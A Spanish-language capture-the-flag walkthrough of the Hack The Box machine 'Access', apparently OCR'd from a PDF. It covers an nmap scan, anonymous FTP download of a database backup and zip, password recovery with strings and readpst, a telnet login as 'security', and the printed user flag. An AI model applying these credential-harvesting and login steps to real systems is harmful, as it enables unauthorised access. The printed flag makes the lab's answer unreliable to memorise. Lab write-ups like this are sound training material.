

Máquina Access HackThebox Easy

Máquina de hoy



Ping inicial de reconocimiento:



Nmap identificativo de puertos, que raro se sale de lo habitual un telnet aparte de un FTP y una página web:

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ sudo nmap -p- --min-rate 5000 -n -Pn -sV -sC -vvv 10.10.10.98 -oN scan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-27 21:44 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:44
Completed NSE at 21:44, 0.00s elapsed
Initiating SYN Stealth Scan at 21:44
Scanning 10.10.10.98 [65535 ports]
Discovered open port 80/tcp on 10.10.10.98
Discovered open port 23/tcp on 10.10.10.98
Discovered open port 21/tcp on 10.10.10.98
```

```
Not shown: 65532 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet? syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Anonymous permitido para acceder a la máquina, seguidamente de un protocolo telnet.

```
Archivo  Acciones  Editar  Vista  Ayuda
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.10.98
http://10.10.10.98 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/7.5], IP[10.10.10.98], Microsoft-IIS[7.5], Title[MegaCorp], X-Powered-By[ASP.NET]

┌──(jouker㉿joukerm)-[~]
└─$
```


Esto es lo que hay en la página web: posible nombre de usuario friki, lo tendré en cuenta.

10.10.10.98


Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec HackTricks - HackTricks

LON-MC6


Con la imagen encontrada no localizo nada que hacer con exiftool:



Dejando un poco la web de lado busco en el FTP compartido y con anonymous saco estos 2 archivos:



Haciendo strings al archivo backup veo un potencial password. Lo hago con strigs porque no es legible de otra forma ni de lejos.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admin
admin
tXT>

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ 7z x 'Access Control.zip'


7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=es_ES.UTF-8 Threads:3 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 10870 bytes (11 KiB)

Extracting archive: Access Control.zip
--
Path = Access Control.zip
Type = zip
Physical Size = 10870


Would you like to replace the existing file:
  Path:     ./Access Control.pst
  Size:     0 bytes
  Modified: 2018-08-24 02:13:52
with the file from archive:
  Path:     Access Control.pst
  Size:     271360 bytes (265 KiB)
  Modified: 2018-08-24 02:13:52
? (Y)es / (N)o / (A)lways / (S)kip all / A(u)to rename all / (Q)uit? y


Enter password (will not be echoed):
Everything is Ok

Size:       271360
Compressed: 10870
```

Hemos obtenido el password correcto esta vez, he tenido suerte a la primera, a ver cuanto me dura la suerte


```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ ls -l
total 117468
-rw-rw-r-- 1 jouker jouker    271360 ago 24  2018 'Access Control.pst'
-rw-rw-r-- 1 jouker jouker     10870 ago 24  2018 'Access Control.zip'
-rw-rw-r-- 1 jouker jouker    970918 abr 27 21:49  backup.mdb
-rw-rw-r-- 1 jouker jouker 118489056 abr 27 18:32  firefox.exe_250427_214412.dmp
-rw-rw-r-- 1 jouker jouker        31 abr 27 17:45  hash
-rw-rw-r-- 1 jouker jouker        18 abr 27 22:08  passwords.txt
-rw-rw-r-- 1 jouker jouker    424856 nov  3  2022  procdump64.exe
-rw-r--r-- 1 root   root       1130 abr 27 21:47  scan.txt
-rw-rw-r-- 1 jouker jouker     88712 abr 27 21:46  Untitled.jpeg
-rw-rw-r-- 1 jouker jouker        86 abr 27 17:59  users.txt

┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$
```


Dentro del pst intento realizar la comanda strings pero me lleva para mi casa ya que es dificil de ver

Pero bueno hay literalmente una comanda para leer pst que se llama readpst, así que ejecutamos dicha comanda y se nos crea un archivo access control.mbox, al leerlo podemos ver información de un

correo.



Un usuario posible y un password.



Establecemos una consola mediante telnet con el user security y el password que hemos conseguido antes, de momento hasta aquí fácil.

```
┌──(jouker㉿joukerm)-[~/Escritorio/temporal]
└─$ telnet 10.10.10.98 23
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>whoami
access\security

C:\Users\security>cd Desktop

C:\Users\security\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\security\Desktop

08/28/2018  07:51 AM    <DIR>          .
08/28/2018  07:51 AM    <DIR>          ..
04/27/2025  08:40 PM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,347,156,992 bytes free

C:\Users\security\Desktop>type user.txt
8bfc6d2aad7ee9de21836d9fab58531f

C:\Users\security\Desktop>
```

Flag conseguida para el user: